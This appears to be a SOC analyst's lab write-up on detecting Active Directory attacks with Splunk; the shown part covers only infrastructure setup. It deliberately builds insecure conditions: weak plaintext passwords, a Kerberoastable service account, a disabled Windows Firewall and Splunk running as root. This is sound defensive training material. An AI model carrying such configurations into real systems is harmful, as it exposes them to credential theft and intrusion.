Active Directory
Threat Detection Lab

[SOC DETECTION LAB]

Simulating 5 real-world Active Directory attacks — capturing Windows Event logs in Splunk, building detection rules and documenting incident reports for each technique.

#	TECHNIQUE	MITRE ID	SEVERITY
01	Active Directory Enumeration	T1087	Medium
02	Password Spray	T1110.003	High
03	Kerberoasting	T1558.003	High
04	Backdoor Admin Account	T1136.001	Critical
05	DCSync — Full Hash Dump	T1003.006	Critical

Made By: Charif Kati
Aspiring SOC Analyst · corp.local · Splunk 10.2 · MITRE ATT&CK


Phase 1 — Lab Infrastructure Setup

Step 1: Splunk Installation on Ubuntu Server

A fresh Ubuntu Server VM (named splunk-soc) was provisioned as the dedicated SIEM host. Ubuntu Server was chosen for its stability and compatibility with Splunk's Linux packages. The VM was configured with a static hostname and a non-root user account before Splunk was installed.

Ubuntu Server Configuration

- Server name: splunk-soc
- Username: socanalyst
- Password: Splunk@lab123




Splunk Installation Commands

```
wget -O splunk-10.2.0-d749cb17ea65-linux-amd64.tgz \
  "https://download.splunk.com/products/splunk/releases/10.2.0/linux/..."


sudo tar -xvzf splunk-10.2.0-d749cb17ea65-linux-amd64.tgz -C /opt
sudo /opt/splunk/bin/splunk start --accept-license --answer-yes --no-prompt --run-as-root
sudo /opt/splunk/bin/splunk enable boot-start -user root -run-as-root
sudo reboot
```

Admin Password Configuration


By default, Splunk generates a random admin password on first start. To set a predictable password for the lab, Splunk was stopped and a user-seed.conf file was written with the desired credentials before restarting.

```
sudo /opt/splunk/bin/splunk stop --run-as-root

sudo bash -c 'cat > /opt/splunk/etc/system/local/user-seed.conf << EOF
[user_info]
USERNAME = admin
PASSWORD = Splunk@lab123
EOF'

sudo /opt/splunk/bin/splunk start --run-as-root
```



Step 2: Windows Server 2022 Installation


A Windows Server 2022 VM named DC01 was set up as the target domain controller for the lab. This machine represents the primary target in all five attacks — it holds all user accounts, authentication secrets, and group policies.



Administrator Credentials

- Full name: Admin
- Password: Admin@123456


The Windows Firewall was fully disabled across all three profiles (Domain, Private, and Public) to allow unrestricted attack traffic from Kali during the lab simulation. (Realistically Speaking all 3 would be on)





Phase 2 — Active Directory & Network Configuration

Step 1: Active Directory Domain Services Setup

Active Directory Domain Services (AD DS) was installed on DC01 and the machine was promoted to a domain controller for the corp.local domain. Without AD, the majority of attacks in Phase 3 — Kerberoasting, DCSync, backdoor accounts — simply don't exist as concepts. The screenshots below show the AD DS installation wizard and domain promotion process.








```
PS C:\Users\Administrator> try {
>>     New-ADUser -Name "Bob Dupont" -GivenName "Bob" -Surname "Dupont" `
>>       -SamAccountName "bdupont" -UserPrincipalName "bdupont@corp.local" `
>>       -Path "OU=Employees,DC=corp,DC=local" `
>>       -AccountPassword (ConvertTo-SecureString "Summer2024!" -AsPlainText -Force) `
>>       -Enabled $true -PassThru
>>     Write-Host "  Created: Bob Dupont (bdupont)" -ForegroundColor Green
>> }
>> catch {
>>     Write-Host "  Failed to create Bob Dupont: $_" -ForegroundColor Red
>> }


DistinguishedName : CN=Bob Dupont,OU=Employees,DC=corp,DC=local
Enabled           : True
GivenName         : Bob
Name              : Bob Dupont
ObjectClass       : user
ObjectGUID        : 325db64a-4c67-4d41-8df6-1e9eab49a33c
SamAccountName    : bdupont
SID               : S-1-5-21-1934568658-3498474158-3312525204-1112
Surname           : Dupont
UserPrincipalName : bdupont@corp.local

  Created: Bob Dupont (bdupont)
```

PowerShell Setup Script

The following script was executed on DC01 to create a realistic user population. Intentionally weak passwords simulate real-world credential hygiene issues. The svc_sql service account is configured with a Service Principal Name (SPN) a prerequisite for the Kerberoasting attack in Phase 3.

(ITAdmin2024! Password was changed later to Password123!)


```
# Create Organizational Unit
New-ADOrganizationalUnit -Name "Employees" -Path "DC=corp,DC=local"

# Regular employees — weak passwords intentional for lab
New-ADUser -Name "Alice Martin" -SamAccountName "amartin" `
  -AccountPassword (ConvertTo-SecureString "Password123" -AsPlainText -Force) `
  -UserPrincipalName "amartin@corp.local" -Enabled $true

New-ADUser -Name "Bob Dupont" -SamAccountName "bdupont" `
  -AccountPassword (ConvertTo-SecureString "Summer2024!" -AsPlainText -Force) `
  -UserPrincipalName "bdupont@corp.local" -Enabled $true

New-ADUser -Name "IT Admin" -SamAccountName "itadmin" `
  -AccountPassword (ConvertTo-SecureString "ITAdmin2024!" -AsPlainText -Force) `
  -UserPrincipalName "itadmin@corp.local" -Enabled $true

# Elevate itadmin to Domain Admin
Add-ADGroupMember -Identity "Domain Admins" -Members "itadmin"

# Service account for Kerberoasting
New-ADUser -Name "SQL Service" -SamAccountName "svc_sql" `
  -AccountPassword (ConvertTo-SecureString "SqlService123" -AsPlainText -Force) `
  -Enabled $true

# Register SPN — required for Kerberoasting to work
setspn -A MSSQLSvc/DC01.corp.local:1433 svc_sql

Write-Host "Users created successfully"
```


Accounts Created →

```
Name          SamAccountName Enabled
----          -------------- -------
Administrator Administrator     True
Guest         Guest            False
krbtgt        krbtgt           False
Alice Martin  amartin           True
Bob Dupont    bdupont           True
IT Admin      itadmin           True
SQL Service   svc_sql           True
```

Step 2: VM Network Configuration

All three VMs were placed on the same VMware NAT network (VMnet8) to allow full bidirectional communication. Kali needs to reach DC01 for the attacks, and DC01 needs to reach the Splunk server to forward logs.






VM	IP Address	Role
Windows Server 2022 (DC01)	`192.168.233.133`	Domain Controller — corp.local
Ubuntu Server (splunk-soc)	`192.168.233.129`	Splunk SIEM
Kali Linux	`192.168.233.128`	Attacker

Ping check Kali → Windows Server 2022


```
┌──(kali㉿kali)-[~]
└─$ ping -c 10 192.168.233.133
PING 192.168.233.133 (192.168.233.133) 56(84) bytes of data.
64 bytes from 192.168.233.133: icmp_seq=1 ttl=128 time=0.237 ms
64 bytes from 192.168.233.133: icmp_seq=2 ttl=128 time=0.284 ms
```

Setting the ip address of Windows Server to static so it doesn't change when attacking




Step 3: Splunk Universal Forwarder Setup

For Splunk to detect the attacks, Windows event logs from DC01 need to flow into the SIEM in real time. This is done using the Splunk Universal Forwarder — a lightweight agent installed on DC01 that reads the Windows Security Event Log and ships entries to Splunk over TCP port 9997.

